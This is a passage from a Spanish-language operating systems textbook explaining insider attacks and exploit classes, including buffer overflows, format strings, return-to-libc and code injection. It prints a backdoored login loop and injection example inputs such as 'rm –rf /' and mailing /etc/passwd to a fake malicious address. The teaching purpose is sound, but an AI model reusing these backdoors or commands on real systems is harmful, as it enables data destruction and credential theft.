Hemos visto con cierto detalle la forma en que funciona la autenticación de usuarios. Por desgracia, evitar que los visitantes indeseables inicien sesión es sólo uno de los muchos problemas de seguridad existentes. Los “trabajos internos” podrían ser una categoría completamente distinta de problemas de seguridad. Los programadores y otros empleados de la empresa que operan la computadora que se debe proteger, o que crean software crítico, son los que ejecutan estos tipos de trabajos. Estos ataques son distintos de los externos, debido a que los usuarios internos tienen conocimiento y acceso especializados que los externos no tienen. A continuación veremos unos ejemplos, todos los cuales han ocurrido repetidas veces en el pasado. Cada uno tiene sus diferencias en cuanto a la persona que realiza el ataque, quién está siendo atacado y qué es lo que trata de lograr el atacante.

9.5.1 Bombas lógicas

En estos tiempos de externalización masiva, los programadores se preocupan comúnmente por sus trabajos. Algunas veces hasta realizan ciertos pasos para que su potencial partida (involuntaria) sea menos dolorosa. Para aquellos que se inclinan a favor del chantaje, una estrategia es crear una **bomba lógica**. Este dispositivo es una pieza de código escrita por uno de los programadores de una empresa (que en ese momento son empleados), y se inserta de manera secreta en el sistema de producción. Mientras que el programador le proporcione su contraseña diaria, no hará nada. No obstante, si el programador es despedido de manera repentina y se le desaloja físicamente de las instalaciones sin advertirle, el siguiente día (o la siguiente semana) la bomba lógica no recibirá su contraseña diaria, por lo que se activará. También son posibles muchas variantes sobre este tema. En un caso famoso, la bomba lógica comprobaba la nómina; si el número personal del programador no aparecía en ella durante dos periodos de nómina consecutivos, se activaba (Spafford y colaboradores, 1989).

Al activarse la bomba tal vez se empiece a borrar el contenido del disco, eliminando archivos al azar, realizando cuidadosamente cambios difíciles de detectar en los programas clave o cifrando archivos esenciales. En este último caso, la empresa tiene que tomar una difícil decisión entre llamar a la policía (que podría o no resultar en una condena muchos meses después, pero sin duda no restaurará los archivos faltantes) o ceder al chantaje y volver a contratar al programador como “con-

sultor” por una suma astronómica para que corrija el problema (y esperar que no plante nuevas bombas lógicas mientras lo hace).

Se han registrado casos en los que un virus plantó una bomba lógica en las computadoras que infectó. En general, estas bombas se programaron para activarse al mismo tiempo en cierta fecha y hora en el futuro. Sin embargo, como el programador no sabe de antemano qué computadoras sufrirán los ataques, las bombas lógicas no se pueden utilizar para proteger el trabajo o el chantaje. A menudo se configuran para activarse en una fecha que tenga cierto significado político. A estas bombas se les conoce algunas veces como **bombas de tiempo**.

9.5.2 Trampas

Otro hoyo de seguridad que producen los usuarios internos es la **trampa**. Este problema se crea mediante el código que inserta un programador de sistemas para evitar cierto chequeo de rutina. Por ejemplo, un programador podría agregar código al programa de inicio de sesión para permitir que cualquiera pueda iniciar sesión con el nombre “zzzzz”, sin importar qué haya en el archivo de contraseñas. El código normal en el programa de inicio de sesión podría ser como el de la figura 9-22(a). La trampa sería el cambio en la figura 9-22(b). Lo que hace la llamada a *strcmp* es comprobar si el nombre de inicio de sesión es “zzzzz”. De ser así el inicio de sesión tiene éxito, sin importar qué contraseña se utilice. Si este código de trampa lo insertara un programador que trabaje para un fabricante de computadoras, y después lo enviara con sus computadoras, el programador podría iniciar sesión en cualquier computadora fabricada por su empresa, sin importar quién sea el dueño ni la información que contenga el archivo de contraseñas. Lo mismo se aplica para un programador que trabaja para un distribuidor de sistemas operativos. La puerta simplemente pasa por alto todo el proceso de autenticación.

```
while (TRUE) {
    printf(“usuario: “);
    obtener_cadena(nombre);
    deshabilitar_eco();
    printf(“contrasenia: “);
    obtener_cadena(contrasenia);
    habilitar_eco();
    v = comprobar_validez(nombre, contrasenia);
    if (v) break;
}
ejecutar_shell(nombre);
        (a)
```

```
while (TRUE) {
    printf(“usuario: “);
    obtener_cadena(nombre);
    deshabilitar_eco();
    printf(“contrasenia: “);
    obtener_cadena(contrasenia);
    habilitar_eco();
    v = comprobar_validez(nombre, contrasenia);
    if (v || strcmp(nombre, “zzzzz”) == 0) break;
}
ejecutar_shell(nombre);
        (b)
```

Figura 9-22. (a) Código normal. (b) Código en el que se inserta una trampa.

Una manera en que las empresas pueden evitar las trampas es hacer **revisiones de código** como una práctica estándar. Con esta técnica, una vez que un programador termina de escribir y

probar un módulo, éste se comprueba en una base de datos de código. Cada cierto tiempo se reúnen los programadores en un equipo, y cada uno de ellos se para frente al grupo para explicar lo que hace su código, línea por línea. Esta estrategia no sólo aumenta la probabilidad de que alguien pueda detectar una trampa, sino también el riesgo para el programador, ya que si lo atrapan con las manos en la masa, su carrera no se beneficiará mucho. Si los programadores protestan demasiado al proponerles este método, también es posible tener dos compañeros trabajadores que comprueben el código de los demás.

9.5.3 Suplantación de identidad en el inicio de sesión

En este ataque interno, el perpetrador es un usuario legítimo que trata de recolectar las contraseñas de otras personas por medio de una técnica conocida como **suplantación de identidad en el inicio de sesión**. Por lo general se emplea en empresas con muchas computadoras públicas en una LAN utilizada por muchos usuarios. Por ejemplo, muchas universidades tienen salones llenos de computadoras donde los estudiantes pueden iniciar sesión en cualquiera de ellas. Esto funciona así. Normalmente, cuando no hay nadie conectado a una computadora UNIX, aparece una pantalla similar a la de la figura 9-23(a). Cuando un usuario se sienta y escribe un nombre de inicio de sesión, el sistema le pide una contraseña. Si es correcta, el usuario comienza su sesión y se inicia un shell (y posiblemente también una GUI).



Figura 9-23. (a) Pantalla correcta de inicio de sesión. (b) Pantalla falsa de inicio de sesión.

Ahora considere este caso. Un usuario malicioso de nombre Mal escribe un programa para mostrar la pantalla de la figura 9-23(b). Tiene una apariencia sorprendente con la pantalla de la figura 9-23(a), excepto que no se está ejecutando el programa de inicio de sesión del sistema, sino uno falso escrito por Mal. Ahora Mal ejecuta su programa de inicio de sesión falso y se aleja para observar la diversión desde una distancia segura. Cuando un usuario se sienta y escribe un nombre de inicio de sesión, el programa responde pidiendo una contraseña y deshabilita el eco en la pantalla. Una vez que se recolectan el nombre de inicio de sesión y la contraseña, se anotan en un archivo y el programa falso envía una señal para eliminar su shell. Esta acción desconecta a Mal del sistema y activa el verdadero programa de inicio de sesión para que muestre el indicador de la figura 9-23(a). El usuario asume que tuvo un error de escritura y simplemente vuelve a escribir sus datos. Esta vez sí funciona. Mientras tanto, Mal ha adquirido otro par (nombre de inicio de sesión y contraseña). Al iniciar sesión en muchas computadoras y ejecutar el suplantador en todas ellas, puede recolectar muchas contraseñas.

La única manera real de evitar esto es hacer que la secuencia de inicio de sesión empiece con una combinación de teclas que los usuarios de programas no puedan detectar. Windows utiliza CTRL-ALT-SUPR para este fin. Si un usuario se sienta en una computadora y escribe primero CTRL-ALT-SUPR, el usuario actual se desconecta y se inicia el programa de inicio de sesión del sistema. No hay forma de evadir este mecanismo.

9.6 CÓMO EXPLOTAR LOS ERRORES (BUGS) EN EL CÓDIGO

Ahora que hemos visto algunas formas en que los usuarios internos pueden poner en peligro la seguridad, es tiempo de iniciar nuestro estudio sobre cómo pueden atacar los usuarios externos y trastornar el sistema operativo desde el exterior, por lo general a través de Internet. Casi todos los mecanismos de ataque aprovechan los errores en el sistema operativo, o en algún programa de aplicación popular como Internet Explorer o Microsoft Office. El escenario típico es que alguien descubre un error en el sistema operativo y después encuentra la manera de explotarlo para comprometer a las computadoras que ejecutan el código defectuoso.

Aunque toda explotación implica tener un error específico en un programa específico, hay varias categorías generales de errores que ocurren una y otra vez, y vale la pena estudiarlos para ver cómo funcionan los ataques. En las siguientes secciones examinaremos varios de estos métodos. Tenga en cuenta que como éste es un libro sobre sistemas operativos, el enfoque está en cómo trastornar al sistema operativo. Aquí no trataremos con las diversas formas en las que se pueden explotar los errores de software para atacar sitios Web y bases de datos.

Hay varias formas en que se pueden explotar los errores. Una manera simple y directa es que el atacante inicie una secuencia de comandos que realice lo siguiente:

1. Ejecutar una exploración de puertos automatizada para encontrar máquinas que acepten conexiones telnet.
2. Tratar de iniciar sesión adivinando las combinaciones de nombre de inicio de sesión y contraseña.
3. Una vez adentro, ejecutar el programa defectuoso con datos de entrada que activen el error.
4. Si el programa contiene errores en SETUID root, crear un shell SETUID root.
5. Obtener e iniciar un programa zombie que escuche en un puerto IP en espera de comandos.
6. Hacer que el programa zombie se inicie siempre que el sistema reinicie.

La secuencia de comandos se puede ejecutar por mucho tiempo, pero hay una buena probabilidad de que tenga éxito en un momento dado. Al asegurar que el programa zombie se inicie cada vez que se reinicie la computadora, el atacante se asegura de que siempre sea una computadora zombie.

Otro escenario común es iniciar un virus que infecte a las máquinas por Internet y explotar el error después de que el virus se instale en una nueva máquina. En esencia, se reemplazan los pasos 1 y 2 de la secuencia anterior pero se siguen aplicando los demás. De cualquier forma, el programa del atacante se ejecutará en la máquina de destino, casi siempre sin que el usuario lo sepa y sin que el programa divulgue su presencia.

9.6.1 Ataques de desbordamiento del búfer

Una de las fuentes más extensas de ataques se debe al hecho de que casi todos los sistemas operativos y la mayoría de los programas de sistemas están escritos en el lenguaje de programación C (esto es porque a los programadores les gusta y se puede compilar con una eficiencia extrema). Por desgracia, ningún compilador de C realiza la comprobación de los límites en los arreglos. En consecuencia, tampoco se revisa la siguiente secuencia de código, que no es válida:

```
int i;
char c[1024];
i = 12000;
c[i] = 0;
```

El resultado es que se sobrescribe cierto byte de memoria que esté a una posición de 10,976 bytes fuera del arreglo, posiblemente con consecuencias desastrosas. No se realiza ninguna comprobación en tiempo de ejecución para evitar este error.

Esta propiedad de C produce ataques del tipo descrito a continuación. En la figura 9-24(a) podemos ver la ejecución del programa principal, con sus variables locales en la pila. En cierto punto llama a un procedimiento *A*, como se muestra en la figura 9.24(b). La secuencia de llamadas estándar empieza por meter la dirección de retorno (que apunta a la instrucción que sigue de la llamada) en la pila. Después transfiere el control a *A*, que incrementa el apuntador de la pila para asignar espacio a sus variables locales.




Figura 9-24. (a) Situación en la que el programa principal está en ejecución. (b) Después de llamar al procedimiento *A*. (c) El desbordamiento del búfer se muestra en color gris.

Suponga que el trabajo de *A* necesita adquirir la ruta de archivo completa (tal vez concatenando la ruta de directorio actual con un nombre de archivo) para después abrir el archivo o realizar

alguna otra operación con él. *A* tiene un búfer (arreglo) *B* de tamaño fijo para guardar un nombre de archivo, como se muestra en la figura 9-24(b). Es mucho más fácil programar el uso de un búfer de tamaño fijo para guardar el nombre de archivo que determinar primero el tamaño actual, y después asignar suficiente espacio en forma dinámica. Si el búfer es de 1024 bytes, eso basta para manejar todos los nombres de archivo, ¿no? En especial si el sistema operativo limita los nombres de archivo (o mejor aún, las rutas completas) a un máximo de 255 caracteres (o algún otro número fijo).

Por desgracia, este razonamiento contiene un error fatal. Suponga que el usuario del programa proporciona un nombre de archivo que tiene 2000 caracteres de longitud. Si se utiliza su nombre, el archivo no se abrirá, pero al atacante no le preocupa. Cuando el procedimiento copia el nombre de archivo en el búfer, el nombre hace que se desborde el búfer y sobrescribe parte de la memoria, como se muestra en el área gris de la figura 9-24(c). Peor aún, si el nombre de archivo es muy largo también sobrescribirá la dirección de retorno, por lo que cuando regrese el procedimiento *A*, la dirección de retorno se tomará de la parte media del nombre de archivo. Si esta dirección es basura al azar, el programa saltará a una dirección aleatoria y probablemente fallará después de unas cuantas instrucciones.

Pero ¿qué pasa si el nombre de archivo no contiene basura al azar? ¿Qué pasa si contiene un programa binario válido y el diseño ha sido muy, pero muy cuidadoso para que la palabra que se superpone a la dirección de retorno sea la dirección de inicio del programa, por ejemplo la dirección de *B*? Lo que ocurrirá es que cuando *A* regrese, se empezará a ejecutar el programa que está ahora en *B*. En efecto, el atacante ha sobrescrito la memoria con su propio código y ha logrado que se ejecute.

El mismo truco se aplica con objetos que no sean nombres de archivos. Funciona con cadenas de entorno muy largas, datos de entrada de los usuarios o cualquier otra cosa en donde el programador haya creado un búfer de tamaño fijo para manejar una cadena, que debe ser corta, suministrada por el usuario. Al proporcionar una cadena larga creada a mano que contenga un programa, es posible lograr meter el programa en la pila y después se ejecute. Se sabe que la función *gets* de la biblioteca de C —que lee una cadena (de tamaño desconocido) y la coloca en un búfer de tamaño fijo pero sin comprobar si hay desbordamiento— es notoria por padecer este tipo de ataque. Algunos compiladores incluso detectan el uso de *gets* y emiten una advertencia.

Ahora viene la parte mala. Suponga que el programa que está sufriendo el ataque es SETUID root en UNIX (o que tiene poder de Administrador en Windows). Ahora el código insertado puede crear varias llamadas al sistema para convertir el archivo de shell del atacante (que está en el disco) en SETUID root, de manera que cuando se ejecute tenga poder de superusuario: de manera alternativa, entonces puede asignar una biblioteca compartida preparada en forma especial que pueda realizar todo tipo de daños. O simplemente puede realizar una llamada al sistema `exec` para superponer el shell en el programa actual, creando un shell con poderes de superusuario.

O lo que es peor, puede descargar un programa o secuencia de comandos de Internet y almacenarlo en el disco. Después puede crear un proceso para ejecutar el programa o secuencia de comandos. Así, este proceso puede escuchar en un puerto IP específico, esperando comandos del exterior para ejecutarlos y convertir la máquina en un zombie. Para evitar que el nuevo zombie se pierda cuando se reinicie la máquina, el código atacante sólo tiene que hacer los arreglos para que el programa o secuencia de comandos recién obtenido se inicie cada vez que inicie la máquina. Esto es fácil de hacer en sistemas Windows y UNIX.

Una fracción considerable de todos los problemas de seguridad se debe a este error, que es difícil corregir, debido a que hay muchos programas de C que no comprueban el desbordamiento del búfer.

Es fácil detectar que un programa tiene problemas de desbordamiento de búfer: sólo hay que suministrarle nombres de archivo de 10,000 caracteres o algo similar inesperado para ver si vacía el núcleo. El siguiente paso es analizar el vaciado de núcleo para ver dónde se guarda el flujo largo. A partir de ahí, no es tan difícil averiguar cuál es el carácter que sobrescribe la dirección de retorno. Si está disponible el código fuente, como para la mayoría de los programas de UNIX, el ataque es incluso más sencillo debido a que la distribución de la pila se conoce de antemano. Para defenderse contra el ataque, hay que corregir el código para que compruebe de manera explícita la longitud de todas las cadenas suministradas por el usuario antes de insertarlas en búferes de longitud fija. Por desgracia, el hecho de que cierto programa sea vulnerable a este tipo de ataques por lo general se muestra después de un ataque exitoso.

9.6.2 Ataques mediante cadenas de formato

Algunos programadores detestan escribir en la computadora aunque sean excelentes mecanógrafos. ¿Por qué nombrar una variable como *cuenta_referencia* cuando es obvio que *cr* significa lo mismo y nos ahorra 15 pulsaciones de tecla en cada ocurrencia? Esta renuencia a escribir puede producir algunas veces fallas catastróficas en el sistema, como veremos a continuación.

Considere el siguiente fragmento de un programa de C que imprime la tradicional bienvenida al lenguaje C al inicio de un programa:

```
char *s = “Hola programador”;
printf(“%s”,s);
```

En este programa se declara la variable de cadena *s* y se inicializa con una cadena que consiste en “Hola programador” y un byte cero para indicar el final de la cadena. La llamada a la función *printf* tiene dos argumentos: la cadena de formato “%s”, que le indica que debe imprimir una cadena, y la dirección de la misma. Al ejecutarse esta pieza de código, se imprime la cadena en la pantalla (o a donde vaya la salida estándar). El código es correcto y a prueba de balas.

Pero suponga que el programador se vuelve flojo y en vez de lo anterior escribe:

```
char *s = “Hola programador”;
printf(s);
```

Esta llamada a *printf* se permite, ya que *printf* tiene un número variable de argumentos, de los cuales el primero debe ser una cadena de formato. Pero una cadena que no contenga información de formato (como “%s”) es legal, así que aunque la segunda versión no es una buena práctica de programación, es permitida y funciona. Lo mejor de todo es que ahorra la escritura de cinco caracteres, sin duda una gran ganancia.

Seis meses después se instruye a otro programador para que modifique el código, de manera que primero se pida al usuario su nombre, para luego darle la bienvenida por su nombre. Después de estudiar el código en forma apresurada, lo cambia un poco:

```
char s[100], g[100] = “Hola”;          /* declara s y g; inicializa g */
gets(s)                                /* lee una cadena del teclado y la coloca en s */
strcat(g, s);                          /* concatena s al final de g */
printf(g);                             /* imprime g */
```

Ahora lee una cadena, la coloca en la variable *s* y la concatena con la cadena *g* inicializada para construir el mensaje de salida en *g*. Aún funciona. Hasta ahora todo va bien (excepto por el uso de *gets*, que está sujeto a los ataques de desbordamiento de búfer, pero es fácil de usar y sigue siendo popular).

Sin embargo, un usuario conocedor que viera este código, se daría cuenta con rapidez de que la entrada que se acepta del teclado no es sólo una cadena; es una cadena de formato y como tal, funcionarán todas las especificaciones de formato permitidas por *printf*. Aunque la mayoría de los indicadores de formato tales como “%s” (para imprimir cadenas) y “%d” (para imprimir enteros decimales) dan formato a la salida, hay unos cuantos que son especiales. Por ejemplo, “%n” no imprime nada, sino que calcula cuántos caracteres se debe haber enviado ya como salida en la posición en la que aparezca en la cadena, y almacena este valor en el siguiente argumento de *printf* para procesarlo. He aquí un programa de ejemplo sobre el uso de “%n”:

```
int main(int argc, char *argv[])
{
  int i=0;
  printf(“Hola %nprogramador\n”, &i);        /* %n se almacena en i */
  printf(“i=%d\n”, i);                       /* ahora i es 6 */
}
```

Cuando este programa se compila y ejecuta, el resultado es:

```
Hola programador
i=6
```

Observe que la variable *i* se ha modificado mediante una llamada a *printf*, algo que no es obvio para todos. Aunque esta característica es útil de vez en cuando, significa que si se imprime una cadena de formato tal vez se almacene una palabra (o muchas) en la memoria. ¿Fue una buena idea incluir esta característica en *printf*? Definitivamente no, pero parecía muy útil en ese entonces. Muchas vulnerabilidades en el software empezaron de esta forma.

Como vimos en el ejemplo anterior, el programador que modificó el código permitió por accidente que el usuario del programa introdujera (sin saberlo) una cadena de formato. Como al imprimir una cadena de formato se puede llegar a sobrescribir la memoria, ahora tenemos las herramientas necesarias para sobrescribir la dirección de retorno de la función *printf* en la pila y saltar hacia cualquier otra parte, por ejemplo a la cadena de formato que se acaba de introducir. A este método se le conoce como **ataque mediante cadenas de formato**.

Una vez que el usuario tenga la habilidad de sobrescribir la memoria y forzar un salto a un código recién inyectado, el código tiene todo el poder y acceso del programa al que está atacando. Si el programa tiene SETUID root, el atacante puede crear un shell con privilegios de usuario raíz (root). Los detalles para que funcione este ataque son algo complicados y especializados

como para reproducirlos aquí, pero basta con decir que este ataque es un problema grave. Si usted escribe “ataque de cadena de formato” en Google, encontrará mucha información sobre el problema.

Como información adicional, el uso de arreglos de caracteres de tamaño fijo en este ejemplo también podría estar sujeto a un ataque de desbordamiento del búfer.

9.6.3 Ataques de retorno a libc

Tanto el ataque de desbordamiento del búfer como aquél mediante cadenas de formato requieren que se proporcionen datos a la pila, para después hacer que la función actual vuelva a estos datos en vez de regresar al método que hizo la llamada. Una forma de combatir estos ataques es marcar las páginas de la pila como de lectura/escritura, pero no de ejecución. Las CPUs Pentium modernas pueden hacer esto, aunque la mayoría de los sistemas operativos no aprovechan esta posibilidad. Pero hay otro ataque que funciona aún si los programas en la pila no se pueden ejecutar. A esto se le conoce como **ataque de retorno a libc**.

Suponga que un ataque por desbordamiento del búfer o por cadenas de formato sobrescribe la dirección de retorno de la función actual, pero no puede ejecutar el código suministrado por el atacante que se encuentra en la pila. ¿Hay alguna otra parte a la que pudiera regresar para poder comprometer la máquina? Sí: casi todos los programas en C están vinculados con la biblioteca *libc* (que por lo general es compartida), la cual contiene las funciones clave que la mayoría de los programas necesitan. Una de estas funciones es *strcpy*, que copia una cadena de bytes arbitraria de cualquier dirección a cualquier otra dirección. La naturaleza de este ataque es engañar a *strcpy* para que copie el programa del atacante (que a menudo se conoce como **shellcode** o código de shell) al segmento de datos y lo ejecute desde ahí.

Ahora veamos los detalles técnicos sobre el funcionamiento de este ataque. En la figura 9.25(a) podemos ver la pila justo después de que el programa ha llamado a una función *f*. Vamos a suponer que este programa se está ejecutando con privilegios de superusuario (es decir, SETUID root) y tiene un error que se puede explotar, el cual permite al atacante llevar su código de shell a la memoria, como se ilustra en la figura 9-25(b). En esta figura se muestra en la parte superior de la pila, donde no se puede ejecutar.

Además de llevar el código de shell a la pila, el ataque tiene que sobrescribir las cuatro letras sombreadas que se muestran en la figura 9-25(b). La palabra inferior era la dirección de retorno a main, pero ahora es la dirección de *strcpy*, por lo que *f* irá “de vuelta” a *strcpy*. En ese punto, el apuntador de la pila apuntará a una dirección de retorno extraña que la misma función *strcpy* utilizará cuando termine. Esta dirección indica el lugar donde se localizará el código. Las dos palabras superiores a la primera que mencionamos son las direcciones de origen y de destino para la copia. Cuando *strcpy* termine, el código de shell estará en su nuevo hogar en el segmento de datos (ejecutable) y *strcpy* “regresará” a él. Si el código de shell se ejecuta con los poderes que tiene el programa atacado, puede crear un shell para que el atacante lo use después, o puede iniciar una secuencia de comandos para monitorear cierto puerto IP y esperar los comandos entrantes. En ese punto, la máquina se ha convertido en un zombie y se puede utilizar para enviar spam o lanzar ataques de negación del servicio para su maestro.




Figura 9-25. (a) La pila antes del ataque. (b) La pila después de que se ha sobrescrito.

9.6.4 Ataques por desbordamiento de enteros

Las computadoras realizan aritmética de enteros en números de longitud fija, por lo general de 8, 16, 32 o 64 bits. Si la suma de dos números que se van a sumar o multiplicar excede al máximo entero que se puede representar, se produce un desbordamiento. Los programas de C no atrapan este error; sólo almacenan y utilizan el valor incorrecto. En especial si las variables son enteros con signo, entonces el resultado de sumar o multiplicar dos enteros positivos se puede almacenar como un entero negativo. Si las variables no tienen signo, los resultados serán positivos pero tal vez haya acarreo cíclico. Por ejemplo, considere dos enteros de 16 bits sin signo, cada uno de los cuales contiene el valor 40,000. Si se multiplican en conjunto y el resultado se almacena en otro entero de 16 bits sin signo, el producto aparente es 4096.

Esta habilidad de producir desbordamientos numéricos indetectables se puede convertir en un ataque. Una manera de hacerlo es suministrar a un programa dos parámetros válidos (pero grandes), a sabiendas de que se sumarán o multiplicarán y producirán un desbordamiento. Por ejemplo, algunos programas de gráficos tienen parámetros de línea de comandos que proporcionan la altura y la anchura de un archivo de imagen; por ejemplo, el tamaño al que se va a convertir una imagen de entrada. Si la anchura y la altura de destino se eligen de manera que se provoque un desbordamiento forzoso, el programa calculará de manera incorrecta cuánta memoria necesita para almacenar la imagen y llamar a *malloc* para asignar un búfer demasiado pequeño para ella. La situación entonces es ideal para un ataque por desbordamiento del búfer. Es posible llevar a cabo explotaciones similares cuando la suma o el producto de dos enteros positivos con signo produce un entero negativo.

9.6.5 Ataques por inyección de código

Este tipo de explotación implica hacer que el programa ejecute código sin darse cuenta de ello. Considere un programa que en cierto punto necesita duplicar un archivo suministrado por el usuario bajo un nombre distinto (tal vez como respaldo). Si el programador es demasiado perezoso como para escribir el código, podría utilizar la función *system*, que crea una bifurcación del shell y ejecuta su argumento como un comando del shell. Por ejemplo, el código de C

```
system(“ls >lista-archivos”)
```

crea una bifurcación de un shell que ejecuta el comando

```
ls >lista-archivos
```

el cual lista todos los archivos en el directorio actual y los escribe en un archivo llamado *lista-archivos*. El código que el programador haragán podría utilizar para duplicar el archivo se muestra en la figura 9-26.

```
int main(int argc, char *argv[])
{
  char org[100], dst[100], cmd[205] = “cp ”;              /* declara 3 cadenas */
  printf(“Escriba el nombre del archivo de origen: ”);    /* pide el archivo de origen */
  gets(org);                                              /* obtiene la entrada del teclado */
  strcat(cmd, scr);                                       /* concatena src después de cp */
  strcat(cmd, “”);                                        /* agrega un espacio al final de cmd */
  printf(“Escriba el nombre del archivo de destino: ”);   /* pide el nombre del archivo de salida */
  gets(dst);                                              /* obtiene la entrada del teclado */
  strcat(cmd, dst);                                       /* completa la cadena de comandos */
  system(cmd);                                            /* ejecuta el comando cp */
}
```

Figura 9-26. Código que podría provocar un ataque por inyección de código.

Lo que hace el programa es pedir los nombres de los archivos de origen y de destino, crea una línea de comandos mediante el uso de *cp* y después llama a *system* para que la ejecute. Si el usuario escribe “abc” y “xyz” respectivamente, el comando que se ejecuta es

```
cp abc xyz
```

el cual, en definitiva, copia el archivo.

Por desgracia, este código abre un enorme agujero de seguridad en el que se utiliza una técnica conocida como **inyección de código**. Suponga que el usuario escribe “abc” y “xyz; rm –rf /” en vez de lo anterior. Ahora, el comando que se construye y se ejecuta es

```
cp abc xyz; rm –rf /
```

este comando primero copia el archivo y después trata de eliminar de manera recursiva cada archivo y directorio en todo el sistema de archivos. Si el programa se ejecuta como superusuario, tiene

muchas probabilidades de lograrlo. Desde luego, el problema es que todo lo que hay después del punto y coma se ejecuta como un comando de shell.

Otro ejemplo del segundo argumento podría ser “xyz; mail husmeador@tipos-malos.com </etc/passwd”, lo cual produce

```
cp abc xyz; mail husmeador@tipos-malos.com </etc/passwd
```

con lo cual se envía el archivo de contraseñas a una dirección desconocida y nada confiable.

9.6.6 Ataques por escalada de privilegios

En el **ataque por escalada de privilegios** el atacante engaña al sistema para que le proporcione más permisos de acceso de los que tiene. Por lo general lo engaña para que haga algo que sólo el superusuario puede hacer. Un famoso ejemplo es de un programa que utilizó el demonio cron, el cual permite a los usuarios programar el trabajo que se va a realizar cada hora, cada día o cada semana, o con cualquier otra frecuencia. Comúnmente este demonio se ejecuta como root (o como algo casi igual de poderoso), por lo que puede acceder a los archivos desde cualquier cuenta de usuario. Tiene un directorio en el que almacena los comandos que están programados para ejecutarse. Por supuesto que los usuarios no pueden escribir en este directorio, ya que les daría la habilidad de hacer casi cualquier cosa.

El ataque funcionaba de la siguiente manera. El programa del atacante establecía su directorio de trabajo en el directorio del demonio cron. Es obvio que no podría escribir ahí, pero eso no importó. Después fallaba de una manera que obligara a realizar un vaciado de núcleo, o dejaba que el sistema lo eliminara en cierta forma que se tuviera que realizar un vaciado de núcleo. Los vaciados de núcleo ocurren en el directorio en uso, que en este caso era el directorio del demonio cron. Como el sistema es el que hace los vaciados, el sistema de protección no le prohibía escribir ahí. La imagen de memoria del programa atacante se estructuraba para que fuera un conjunto válido de comandos para el demonio cron, que después los ejecutaba como root. El primer comando cambiaba cierto programa especificado por el atacante a SETUID root y el segundo ejecutaba este programa. En ese punto, el atacante tenía un programa arbitrario que se ejecutaba como superusuario. Este hoyo específico ya se corrigió hace tiempo, pero nos da una idea sobre este tipo de ataque.

9.7 MALWARE

En los tiempos antiguos (por ejemplo, antes del 2000), los adolescentes aburridos (pero inteligentes) algunas veces utilizaban sus horas de ocio para escribir software malicioso que después liberaban en el mundo, sólo por hacerlo. A este software (que incluía troyanos, virus y gusanos, y que en conjunto se le conoce como **malware**) se esparcía rápidamente en todo el mundo. A medida que se publicaba cuántos millones de dólares en daños había provocado el malware y cuántas personas habían perdido sus valiosos datos como resultado, los autores se impresionaban mucho con sus habilidades de programación. Para ellos sólo era una travesura divertida; después de todo, no estaban obteniendo dinero de eso.

Esos días han desaparecido. Ahora hay criminales bien organizados que escriben el malware bajo demanda y prefieren que su trabajo no se publique en los periódicos. Lo único que les interesa es el dinero. En la actualidad, una gran parte del malware está diseñada para esparcirse con la mayor rapidez posible a través de Internet, e infectar todas las máquinas que pueda. Cuando se infecta una máquina, se instala software que reporta la dirección de la máquina capturada de vuelta a ciertas máquinas, a menudo en países con sistemas judiciales mal desarrollados o corruptos; por ejemplo, en algunas de las anteriores repúblicas soviéticas. También se instala una **puerta trasera** en la máquina, que permite a los criminales que enviaron el malware controlar con facilidad la máquina para que haga lo que le indiquen. Una máquina que se controla de esta forma se denomina **zombie**, y una colección de estas máquinas se conoce como **botnet**, una contracción de "robot network" (red de robots).

